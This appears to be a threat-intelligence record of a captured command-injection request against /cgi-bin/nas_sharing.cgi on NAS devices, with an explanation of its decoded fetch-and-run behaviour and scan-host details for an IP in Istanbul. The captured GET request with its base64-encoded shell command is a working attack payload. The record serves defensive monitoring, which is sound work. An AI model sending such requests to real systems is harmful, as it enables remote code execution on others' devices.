
Tag SQL

Tag Suricata

IP Payload Volume Distribution

Total samples: 1

Click to open IP addresses in the GreyNoise Visualizer



Command Injection leading to unauthorized Remote Code Execution

THREAT

9

CONFIDENCE

90%

ATTACK TYPE

COMMAND INJECTION

Existing Tags For This Event

- CGI Script Scanner
- Web Crawler
- Common Gateway Interface /cgi-bin/ crawler

Payload Examples


```
GET /cgi-bin/nas_sharing.cgi?dbg=1&cmd=15&user=messagebus&passwd=&cmd=Y2QgL3RtcDsgcm0gLXJ
Accept-Encoding: identity
Cache-Control: no-cache, no-store, max-age=0
Host: <ip>
User-Agent: <ua-removed>
```

Unique (Trimmed) Web Paths Search Links (& GNQL)

- `/cgi-bin/nas_sharing.cgi`

Analysis

The HTTP GET request passes a base64 encoded command via the query string which appears to be crafted for Unix-like operating systems. Upon decoding, the command navigates to the /tmp directory, deletes all files in that directory, downloads a shell script from a remote server, grants all permissions to the script, and executes it. Such operations suggest this payload could be a command injection attack leading to unauthorized remote code execution. The script downloaded from an external server poses great potential risk as this script can perform any activity for which the executing user has permissions.



94.154.33.37

As of: **Apr 09, 2024 2:53am UTC** | Latest

Basic Information

Routing	94.154.33.0/24 via MFATIHASAN, TR (AS215761)
OS	Ubuntu Linux
Services (3)	22/SSH, 6379/UNKNOWN, 65151/UNKNOWN
Labels	REMOTE ACCESS

SSH 22/TCP

04/09/2024 02:53 UTC

REMOTE ACCESS

Software

Ubuntu Linux

OpenBSD OpenSSH 8.9p1


Details

Host Key

Algorithm	ecdsa-sha2-nistp256
Fingerprint	f9ced4ef38d4706549ce3db631f85934c8e1ab240f8d872af271334ebe60f5fd

Geographic Location

City	Istanbul
Province	Istanbul
Country	Turkey (TR)
Coordinates	41.01384, 28.94966
Timezone	Europe/Istanbul



UNKNOWN 6379/TCP

04/08/2024 21:02 UTC

Details

Banner (Hex)

```
00000000: 00 00 18 04 00 00 00 00  00 00 04 00 3f ff ff 00  |............?...|
